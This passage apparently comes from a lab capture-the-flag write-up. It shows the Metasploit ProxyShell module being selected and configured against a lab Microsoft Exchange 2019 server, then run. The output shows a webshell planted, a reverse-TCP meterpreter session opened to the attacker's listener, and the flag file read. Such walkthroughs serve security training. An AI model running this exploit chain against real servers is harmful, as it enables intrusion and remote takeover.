Exchange Server 2019 CU9	March 16, 2021	15.2.858.5	15.02.0858.005

Now we have 2 necessary information about this service. Use **metasploit** to find the compatible module to exploit this service.

```
msf6 > search "Microsoft Exchange RCE"

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/exchange_web_server_pushsubscription   2019-01-21       normal     No     Microsoft Exchange Privilege Escal
ation Exploit
   1  exploit/windows/http/exchange_proxylogon_rce          2021-03-02       excellent  Yes    Microsoft Exchange ProxyLogon RCE
   2  exploit/windows/http/exchange_proxyshell_rce          2021-04-06       excellent  Yes    Microsoft Exchange ProxyShell RCE
   3  exploit/windows/http/exchange_chainedserializationbinder_rce  2021-12-09       excellent  Yes    Microsoft Exchange Server ChainedS
erializationBinder RCE
   4  exploit/windows/http/exchange_ecp_dlp_policy          2021-01-12       excellent  Yes    Microsoft Exchange Server DlpUtils
AddTenantDlpPolicy RCE
```

There are 2 modules that could be used in this situation → Type `info` to view their details:

exploit/windows/http/exchange_proxylogon_rce

```
Description:
  This module exploit a vulnerability on Microsoft Exchange Server
  that allows an attacker bypassing the authentication, impersonating
  as the admin (CVE-2021-26855) and write arbitrary file
  (CVE-2021-27065) to get the RCE (Remote Code Execution). By taking
  advantage of this vulnerability, you can execute arbitrary commands
  on the remote Microsoft Exchange Server. This vulnerability affects
  (Exchange 2013 Versions < 15.00.1497.012, Exchange 2016 CU18 <
  15.01.2106.013, Exchange 2016 CU19 < 15.01.2176.009, Exchange 2019
  CU7 < 15.02.0721.013, Exchange 2019 CU8 < 15.02.0792.010). All
  components are vulnerable by default.
```

exploit/windows/http/exchange_proxyshell_rce

```
Description:
  This module exploits a vulnerability on Microsoft Exchange Server
  that allows an attacker to bypass the authentication
  (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and
  write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote
  Code Execution). By taking advantage of this vulnerability, you can
  execute arbitrary commands on the remote Microsoft Exchange Server.
  This vulnerability affects Exchange 2013 CU23 < 15.0.1497.15,
  Exchange 2016 CU19 < 15.1.2176.12, Exchange 2016 CU20 < 15.1.2242.5,
  Exchange 2019 CU8 < 15.2.792.13, Exchange 2019 CU9 < 15.2.858.9. All
  components are vulnerable by default.
```

Notice on the **affected version** from 2 descriptions: Only the second module can affect the current target version which is `Exchange 2019 CU9 < 15.2.858.9` while our target version is `15.02.0858.005`.

`Use` the module and set the options as below:

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > show options

Module options (exploit/windows/http/exchange_proxyshell_rce):

   Name              Current Setting                   Required  Description
   ----              ---------------                   --------  -----------
   EMAIL             dev-infrastracture-team@thm.local  no        A known email address for this organization
   Proxies                                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.107.161                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
   RPORT             443                               yes       The target port (TCP)
   SRVHOST           0.0.0.0                           yes       The local host or network interface to listen on. This must be an addre
ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT           8080                              yes       The local port to listen on.
   SSL               true                              no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                             no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                                             no        The URI to use for this exploit (default is random)
   UseAlternatePath  false                             yes       Use the IIS root dir as alternate path
   VHOST                                               no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.97.213      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Powershell



View the full module info with the info, or info -d command.
```

Type `exploit` or `run` to start the process:

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: win-12ouo7a66m7.thm.local
[*] Assigning the 'Mailbox Import Export' role via dev-infrastracture-team@thm.local
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2402911436-1669601961-3356949615-1144 (dev-infrastracture-team@thm.local)
[*] Saving a draft email with subject 'BBqp8NFdcOe' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\5mm7yoxmQgT.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 10.10.197.52
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\5mm7yoxmQgT.aspx
[*] Meterpreter session 1 opened (10.8.97.213:4444 -> 10.10.197.52:8568) at 2023-07-26 04:47:54 -0400
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > sysinfo
Computer        : WIN-12OUO7A66M7
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : THM
Logged On Users : 11
```

```
Meterpreter     : x64/windows

meterpreter >
```

OK! We are in!

Get around and find the **root flag**

```
meterpreter > cd C:/Users/Administrator/Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2023-01-25 23:15:14 -0500  desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: c:\Users\Administrator\Documents
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2232  fil   2023-01-26 16:16:32 -0500  Default.rdp
040777/rwxrwxrwx  0     dir   2023-01-25 23:15:09 -0500  My Music
040777/rwxrwxrwx  0     dir   2023-01-25 23:15:09 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2023-01-25 23:15:09 -0500  My Videos
100666/rw-rw-rw-  402   fil   2023-01-25 23:15:14 -0500  desktop.ini
100666/rw-rw-rw-  35    fil   2023-02-12 14:57:18 -0500  flag.txt

meterpreter > cat flag.txt
THM{Looking_Back_Is_Not_Always_Bad}
```